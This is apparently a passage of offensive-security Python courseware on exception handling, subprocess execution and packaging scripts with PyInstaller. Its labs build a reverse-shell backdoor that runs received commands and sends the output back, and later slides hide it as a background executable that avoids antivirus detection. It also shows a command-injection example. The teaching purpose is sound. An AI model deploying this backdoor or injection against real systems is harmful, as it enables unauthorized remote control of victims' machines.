People say, "A failure to plan is a plan for failure." Software developers should anticipate that their applications will encounter errors and plan to handle those failures. This is especially true when you are accessing network and file resources. If someone disconnects a network cable, or a DNS server goes down, you don't want your application to crash. You want to identify that the service is down, and either give the user a friendly error message or handle the error yourself. Python provides exception handling to accomplish this.

© 2024 Mark Baggett

Technet24

Exception Handling (1)

If Python encounters an error that it doesn't know how to handle, it crashes and prints a "traceback"

It is often desirable for us, as developers, to capture that crash and try to handle it ourselves or give a friendly error message to the user

Error handling is done with the keywords "try" and "except"


```
try:
    print(500/0)
except:
    print("An error has occurred")
```


Exception handlers are defined with the "try", "except", "else", and "finally" statements. If you have a function or code block that may fail, you can put it inside a "try", "except" code block. The interpreter will TRY to run the code after the try statement. If an error occurs, it will execute the portion of code after the "except" statement. You can have multiple except clauses after the try statement, with each clause handling a different type of error. If the except clause is not followed by a specific error message to handle, it will handle every exception. But there are many circumstances in which you will handle one error one way and the second error in a different way. Let’s look at how to identify the individual errors.

© 2024 Mark Baggett

Exception Handling (2)

```
>>> print(50/0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
>>> try:
...     print(50/0)
...     print("This line won't execute.")
... except ZeroDivisionError:
...     print("dude, you can't divide by zero!")
... except Exception as e:
...     print("Some other exception occurred "+str(e))
...
dude, you can't divide by zero!
>>>
```



When an exception occurs, Python will generate an error message such as the one you see here. In this case, we attempted to print 50 divided by 0 and generated a division-by-zero error. The last line of the error message gives the exception name for the error that occurred. Python calls this particular error a "ZeroDivisionError". When we provide the string "ZeroDivisionError" to the except statement, our exception block is called any time a division by zero occurs.

Any command in the try: block after the error occurs is not executed:

```
>>> try:
...     print(5/0)
...     print("get here?")
... except:
...     print("divbyzero")
...
divbyzero
>>>
```


Notice that "get here?" was not printed. As soon as the exception occurred, execution immediately jumped to the except: statement. If we want to be sure that certain pieces of code always execute, then we need a little more functionality in our exception handling. This functionality is added with the "else" and "finally" statements.

For troubleshooting various exception handling errors, it can be useful to capture and print the exception. This is done with the syntax "except Exception as <variable>". With this syntax, the variable e is used to capture the exception name:

```
>>> except Exception as e:
...     print(str(e))
```



© 2024 Mark Baggett

Technet24



Here are all the options for creating exception handlers. The ELSE clause will execute any time our try worked successfully, and a finally clause will execute regardless of whether or not the try worked. Now, you might be wondering, "Why would I ever need a finally clause?" The code that immediately follows the exception handling in your program executed in both conditions, right? So why use a finally clause?


The finally clause is always executed when an exception occurs. It will even execute if there is another exception while processing the ELSE, EXCEPT, or TRY clause. Remember that you may have exception handlers around classes with exception handlers, with methods with exception handlers. Each of these nested exception handlers may crash unexpectedly. The finally block is always executed. If you have code that must execute to clean up and allow the program to continue, you should put it in your finally clause. It is frequently used to release mutexes and semaphores for threading.



Sometimes, you may want to continually try something until it works. An example might be that you want your backdoor shell to repeatedly make a reverse outbound connection until you set up your Netcat listener. To do this, you can put your exception handler inside a while loop, like you see here. Any time an exception occurs, the continue statement causes it to restart at the top of the while loop, where it executes the “try:” clause again. If “try” executes without error, then the “else” clause will execute where "break" will cause it to leave the “while” loop.

© 2024 Mark Baggett

Technet24



There is often a situation in which you want to try multiple things until you find something that works. Examples include opening a file from a list of possible filenames, trying different hostnames to make a connection, trying different ports, and going through a list of usernames or passwords. A good approach for this is to put your list of things to try in a FOR loop. Then, have your WHILE loop execute the FOR loop until the ELSE clause is reached in your exception handler. Note that the BREAK and CONTINUE statements apply to its parent loop, which in this case is the FOR loop and not the WHILE loop. To exit the WHILE loop, we set our DONE variable to TRUE in the ELSE clause and then call “break” to exit the FOR loop.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Lab Intro: Exception Handling

Now, let's try to add exception handling to our backdoor


Try ports 21, 22, 81, 443, and 8000

Normally, we would use 80, not 81, but it is in use by Apache in your VM, so we are avoiding connecting to it

If a connection fails, try another port until we have a good connection!

Delay one second between each attempt

```
>>> import time
>>> time.sleep(number of seconds)
```



Now, let's add exception handling to the existing program. When a connection attempt fails, Python generates a "socket.error". We can use that as a trigger to try a different port. We want our reverse shell to try a predetermined list of outbound ports over and over again until we get a connection. In this case, we will use ports 21, 22, 81, 443, and 8000. Try those ports over and over again until you establish a connection.

To avoid overwhelming the firewall or raising suspicions with the IDS, let's add a one-second delay between each outbound connection. To make your program pause for one second, you will need to import the time module and call the time.sleep() function, passing it the number of seconds you want to delay.

Although there is little risk of overwhelming a target firewall, we have to be careful not to adversely impact target systems. It is bad news when you cause a denial of service on your customer's production systems. Introducing a small delay can make the difference between a successful penetration test and an angry customer. This is especially true when dealing with password-guessing attempts and other attacks that require resources from the server.

© 2024 Mark Baggett

Lab 5.2: Exception Handling

In your workbook, turn to Lab 5.2

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

Lab Highlights: One Possible Answer (2)

```
import socket,time

mysocket=socket.socket()
connected=False
while not connected:
   for port in [21,22,81,443,8000]:
      time.sleep(1)
      try:
          print("Trying",port, end=" ")
          mysocket.connect(("127.0.0.1",port))
      except socket.error:
          print("Nope")
          continue
      else:
          print("Connected")
          connected=True
          break
while True:
    print(mysocket.recv(2048).decode())
```

Add time to imports

One Possible Solution

Add this to lab5.1-final.py !

33

Here is one possible solution to our problem. A copy of this code is available in your home directory. The file is called ~/Documents/pythonclass/lab5.2-final.py.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Interacting with Subprocesses

The subprocess module supersedes the use of os.system, os.popen, os.popen2, and other modules that support code execution

The subprocess modules enable you to start a new process, provide it input, and capture the output

```
processhandle = subprocess.Popen("run this command",
      shell = True,
      stdout = subprocess.PIPE,
      stderr = subprocess.PIPE,
      stdin = subprocess.PIPE)
procresult = processhandle.stdout.read()
procerrors = processhandle.stderr.read()
```

returns bytes()

It looks as if the communications piece of this puzzle is almost done. Now, instead of simply printing text sent from the attacker on the victim's screen, we will accept commands from the attacker, execute them on the victim's screen, and send the results back to the attacker.


Although many different modules and methods are available in Python to execute processes, most of them have been replaced with functions in the subprocess module. The subprocess module includes the functions that we need to execute code and capture the output.

The Popen() method is used for process execution. It takes several parameters. The first parameter is the command you want to execute. The remaining parameters are *keyword arguments,* meaning you assign the argument by name. For example, when you set the "shell" argument to True, it tells Popen that the command should be executed from within a shell such as /bin/sh or cmd.exe. Setting the arguments stdout and stderr to the value, subprocess.PIPE tells Popen that the standard output and error messages from the program should be captured so that they can be read using normal file I/O commands. Then, you can read the output from that command and the errors using the methods processhandle.stdout.read() and processhandle.stderr.read(), respectively.

When you read the output of the executed command with read() or other functions that we will discuss shortly, you will be returned bytes(). That makes these very convenient for us to transmit the data across a socket without doing any additional encoding or decoding.

© 2024 Mark Baggett

Capturing Process Execution



To execute the processes on the remote host, we first import the subprocess module with "import subprocess". Next, we call subprocess.Popen, which will execute our code. The additional parameters to Popen enable us to capture the output of the command execution to a "pipe" that we can address as a file object. We set "shell=True", which causes Popen; it will prepend "/bin/sh –c" (or whatever shell you have defined in your environment variables) to the command on a UNIX/Linux shell and "cmd.exe /c" on a Windows-based host. Typically, after you execute a process, you should call the process handle's .wait() method to allow the program time to finish before you attempt to read the results. Calling the .wait() method of your process object will pause your program until the subprocess command has completed executing. proc.wait() will return the exit code from that program's execution. If you want to see if your program executed successfully, you may check to see if proc.wait() returned a value of 0. Then, you can read the results of that program from the subprocess.PIPE object using the .read() method.

© 2024 Mark Baggett

Technet24

Popen.wait(), Buffers, and Popen.communicate()

These three lines are guaranteed to lock up your program:

```
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
>>> ph.wait()
```

Why does wait() lock up your program?

- Wait only returns after the program is completely finished
- Popen pauses execution when the stdout read buffer is full

For commands that generate a lot of output, use .communicate()

.communicate() returns a tuple of bytes() for both the output and errors

```
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
>>> output, errors = ph.communicate()
```


Calling wait() is often not what you want to do. It is useful when calling a program that takes a long time to process but only generates a little output. If the program generates a large amount of output, then calling .wait() is almost guaranteed to deadlock your program. The reason is that wait() will only return after the program has completely finished execution and the program never completes. The program never completes because once the subprocess.PIPE is full, the program pauses until you read data from the pipe. Because your Python script is waiting for .wait() to return, you don't have an opportunity to call Popen.stdout.read() to read the buffer. Thus, your program is in a deadlock. There is another way to read the output of your program: Call Popen.communicate().

Popen.communicate() will read the subprocess.PIPE over and over until the program is finished executing. When the program is finished, it returns a tuple containing 2 bytes(). The first value in the tuple holds all of the stdout, and the second is all of the stderr.

© 2024 Mark Baggett

A simpler alternative in .run()

To avoid the confusion with buffers, Python added subprocess.run()

The .run() method provides a simplified interface that ends up being passed on to subprocess.Popen()

Any arguments .run() doesn't understand it just passes on to .Popen()

Use Popen for backgrounded, alternate users and NOHUP processes

It returns a record containing the results

```
>>> result = subprocess.run("whoami", shell=True, capture_output=True)
>>> result.stdout
b'student\n'
>>> result.<tab><tab>
result.args                 result.returncode           result.stdout
result.check_returncode()   result.stderr
```


Because of the confusion surrounding the use of buffers, Python has added a new simplified interface to the module called .run(). This method ultimately still relies on .Popen to do the work, but it preconfigures many of the most commonly used options such as those we are using in this backdoor. For example, passing "capture_output=True" to run automatically sets "stdout=subprocess.PIPE, stdin=subprocess.PIPE, stderr=subprocess.PIPE" in Popen. You can pass any of the Popen arguments to run and if run doesn't recognize it, then it is just passed to Popen when it is called. While .run() can be used in the most common situations I still find it easier to use Popen when I want to run multiple processes at one time, run a process in the background and leave it running after my program exits or run program under the permissions of a different user.

When you call run it will let the program execute until completion and then return back a results record of type CompletedProcess. This record has the output of the program it is .stdout and .stderr attributes.

© 2024 Mark Baggett

Technet24

Shell Command Injection and shell=True

When shell=True it runs in a shell and you are exposed to various shell injection attacks **if** you use user input in your command!

```
ip = input("What IP shall I ping?")
subprocess.run(f"ping -c 1 {ip}", shell=True, capture_output=True).stdout
```

Shell command = exploit!

```
What IP shall I ping? 127.0.0.1;whoami
```

When shell is not True there is no shell, so the shell injection attacks won't work. You may still be vulnerable to an attack depending upon the command you are running.

When shell is not True you must vsdw, the command into a list.

```
ip = input("What IP shall I ping?")
subprocess.run(f"ping -c 1 {ip}".split(), capture_output=True).stdout
```


The shell=True argument to both subprocess.Popen and subprocess.Run will let you pass "shell=True" as an argument. When that is used, your command runs in a shell. That is exactly what we want in our backdoor! We want the ability to use file redirection, process pipes, semicolons, and all of the other powerful features that a shell has to offer. However, there are times when you do not want that level of flexibility in your code. For example, if any part of your command is taking from untrusted user input, this ability exposes you to a command injection attack.
In the example above, I ask the user for an IP address, and then my program pings that IP address. This works very well if the user only types IP addresses. If they decide to use additional shell arguments, then we get into trouble. For example, if they typed ";whoami" after our IP address, they would "inject" the whoami command into our string and we would run both commands for them. Running the program of the user's choosing is a security risk in most situations.


Another way to run a single command is to remove "shell=True" from the arguments and split the one command into a list. Now the OS runs only that process, and it is not placed inside of a shell. While there certainly may be dangerous things that an attacker can do depending on what program you are running for them, the risk of a shell command being injected is eliminated.

© 2024 Mark Baggett

Lab Intro: Process Execution

Remember, you type commands into NETCAT!

They are transmitted and executed by the Python program



This is an overview of what we are going to do in this lab. Remember for this lab, that you will be typing commands into the Netcat window. Don't type the commands in the window where the Python program is running.

© 2024 Mark Baggett

Technet24

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Lab 5.3: Process Execution

In your workbook, turn to Lab 5.3

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

One Possible Solution

```
import socket,time,subprocess
mysocket=socket.socket()
connected=False
while not connected:
   for port in [21,22,81,443,8000]:
      time.sleep(1)
      try:
          print("Trying",port,end = " ")
          mysocket.connect(("127.0.0.1",port))
      except socket.error:
          print("Nope")
          continue
      else:
          print("Connected")
          connected=True
          break
while True:
    command = mysocket.recv(1024)
    p=subprocess.Popen(command, shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)
    results, errors = p.communicate()
    results = results + errors
    mysocket.send(results)
```

Unaltered code from the exception handler lab

Here is one possible solution. This file is on your virtual machine as ~/Documents/pythonclass/lab5.4-final.py.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Make the Backdoor Distributable

Our Python backdoor isn't a very ominous threat to Windows computers that don't have Python installed

We need to test our backdoor on Windows with the IDLE

We need it to run when Python isn't already installed

We need to make it run invisibly in the background

Having a Python backdoor on a Linux host isn't very useful if target systems are running Windows and do not have Python installed on them. At the moment, to use our shell in a penetration test, we need to trick our target system personnel into installing Python, the Python Windows Extensions, add Python to their path, download the backdoor script, and double-click on it. Hmm… it might be easier to just have them email us all their sensitive data and passwords. Instead, we can turn the .py into a distributable executable that we can send to a target environment where Python is not installed. We need to turn our .py script into a self-contained, distributable backdoor that we can deliver to target networks. To do that, we need to accomplish these three remaining tasks:

1. We need to transfer the script to a Windows host and test it there to see how it works.
2. We need to convert the .py to an .EXE that we can distribute to hosts that do not have Python on them.
3. We need to make it run invisibly in the background.

© 2024 Mark Baggett

Turn the .py into an .EXE

There are various products to convert Python scripts to executables

- PyInstaller, py2exe, nuitka, pyOxidizer, pynsist are good options for this on Windows
- PyInstaller or freeze on Linux
- PyInstaller or py2app on Macintosh

We will use PyInstaller!

Various tools are available to convert our .py file to an .EXE for Windows systems. Tools also are available for creating binary executables for the Linux and Macintosh platforms. Freeze can be used to create a distributable ELF binary on Linux. py2app will create applications-compatible 64-bit Mach-o style binaries for the Apple Macintosh.

Two applications are primarily used for creating executables on Windows: Py2exe and PyInstaller. Because you have already installed PyInstaller, you can probably guess which one we are going to use.


© 2024 Mark Baggett

Technet24

PyInstaller Executables

Python Installer executables are still interpreted
Python Interpreter is bundled with a Python-compiled version of your script
(a .pyc file)
pyinstaller.py script options include:

- "--onefile" creates a single executable file
- "--noconsole" runs your program as a background process
- "--noupx" does not UPX pack the .EXE



Python is an interpreted language. These applications do not compile the scripts into a native PE format executable. Rather, they create a small collection of files that contain your .py script and the Python Interpreter. By default, all of the required files to execute your script and the Interpreter are placed in a single directory that you can distribute to a target system. However, you can modify this behavior by using the --onefile option and telling PyInstaller that you want all the files from that directory to be in a single executable. "--onefile" works by packing all the shared libs/dlls into the executable. When the executable is started, it extracts all the libraries and required Python files to a temporary directory called _MEIXXXXX, where XXXXX is a random number. It then executes itself again using the libraries in the temporary directory. As a result, two copies of the executable will be running on the target system each time the process is started. Here are some useful PyInstaller options.

Useful options for pyinstaller.py include:


--noconsole (-w): Run the program invisibly in the background (sounds useful).
--onefile (-F): Create a single executable with all of the libraries and dependencies.
--onedir (-D): Create a single directory with all the files and executables (this is the default).
--noupx: Do not UPX pack the executables (AV often detects UPX packed .EXEs).

© 2024 Mark Baggett

Create an Executable

```
C:\Users\User> pyinstaller.exe <options> <valid path & scriptname>
```

Example: pyinstaller.exe --onefile --noconsole ./lab5.3- final.py



